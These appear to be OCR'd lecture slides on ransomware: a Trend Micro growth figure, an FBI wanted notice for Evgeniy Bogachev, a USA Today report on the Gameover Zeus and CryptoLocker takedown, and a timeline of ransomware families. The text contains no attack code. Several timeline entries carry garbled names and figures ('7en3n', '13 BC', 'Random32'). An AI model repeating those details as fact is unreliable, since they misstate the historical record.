Ransomware

Trend Micro report reveals 752-percent increase in ransomware

MAR 2, 2017 **SOURCE:** TREND MICRO

Over the past 10 years, ransomware has spread to all corners of the globe, successfully targeting hundreds of thousands of business systems and home PC. Given the ability to easily morph existing and older strains of ransomware, and the alarming rate at which the ransomware family is growing, it's evident that this malware is here to stay, at least for the immediate future.

WANTED
BY THE FBI

Conspiracy to Participate in Racketeering Activity; Bank Fraud; Conspiracy to Violate the Computer Fraud and Abuse Act; Conspiracy to Violate the Identity Theft and Assumption Deterrence Act; Aggravated Identity Theft; Conspiracy; Computer Fraud; Wire Fraud; Money Laundering

EVGENIY MIKHAILOVICH BOGACHEV

Multimedia: Images

Aliases:
Yevgeniy Bogachev, Evgeniy Mikhaylovich Bogachev, "lucky12345", "slavik", "Pollingsoon"

Federal agents knock down Zeus Botnet, CryptoLocker

Donna Leinwand Leger and Kevin Johnson, USA TODAY Published 12:24 p.m. ET June 2, 2014 | **Updated 4:23 p.m. ET June 2, 2014**

(Photo: Cliff Owen, AP)

281 CONNECT | TWEET | 67 LINKEDIN | 11 COMMENT | EMAIL | MORE

WASHINGTON — The United States seized a global network of computer servers known as Gameover Zeus Botnet used by cyber-criminals to spread malware viruses and steal millions of dollars from businesses and consumers, the Justice Department announced Monday.

U.S. and foreign law enforcement agents in a separate action seized the computers that distributed malware known as "CryptoLocker" that freezes access to computer files until victims pay a ransom.


More than $100 million in losses were attributed to the schemes, which infected hundreds of thousands of computers, including a Massachusetts police department that paid a $750 ransom to restore its access to investigative files, digital mugshots and other administrative documents.

Deputy Attorney General James Cole described the Gameover Zeus operation, in which cyber thieves overtake computers to siphon often valuable financial information, the "most sophisticated and damaging botnet we have ever encountered."


POPULAR STORIES


Background

Trend Micro analysis




Trend Micro analysis





https://fatsecurity.com/article/ransomware-protection-guide


Timeline



- Reveton (2012)... Police message.
- CryptoLocker (2013). First with crypto and download of components.
- CryptoDefence (2014). Used 2048-bit RSA. Native APIs.
- SimplLocker (2014). Android locking.
- CTB-Locker (2014). C&C and deleted shadow files.
- Cryptowall (2014). Made $325 million for creator. Registry key. Put in startup files. Persistence.
- Chimera (2015). First ‘doxing’ ransomware … threated to publish info online.
- TeslaCrypt (2015). Persistence on machine.
- 7en3n (2016). 13 BC and destroy Windows system on non-payment.
- KeRanger. (2016) Mac OSX malware and uses signed certificate for Mac.
- Jigsaw (2016). Ransom note contained characters from the “Saw” movie. Delete files every 60 minutes, 1K files on reboot.

- Random32 (2016). First JavaScript ransomware.
- Petya (2016). Overwrite MBR. Encrypt files. Double ransom if not paid in seven days.
- Locky (2016). Targeted hospitals in US. Healthcare as a ransom.
- SamSam (Samas) (2016). Target JBoss server (Red Hat Web/middleware), with ways to communicate with victim.
- PowerWare (2016). Uses native tools such as PowerShell to perform bad operations.
- ZCrypto ... new worm.

Github source for ransomware




Types

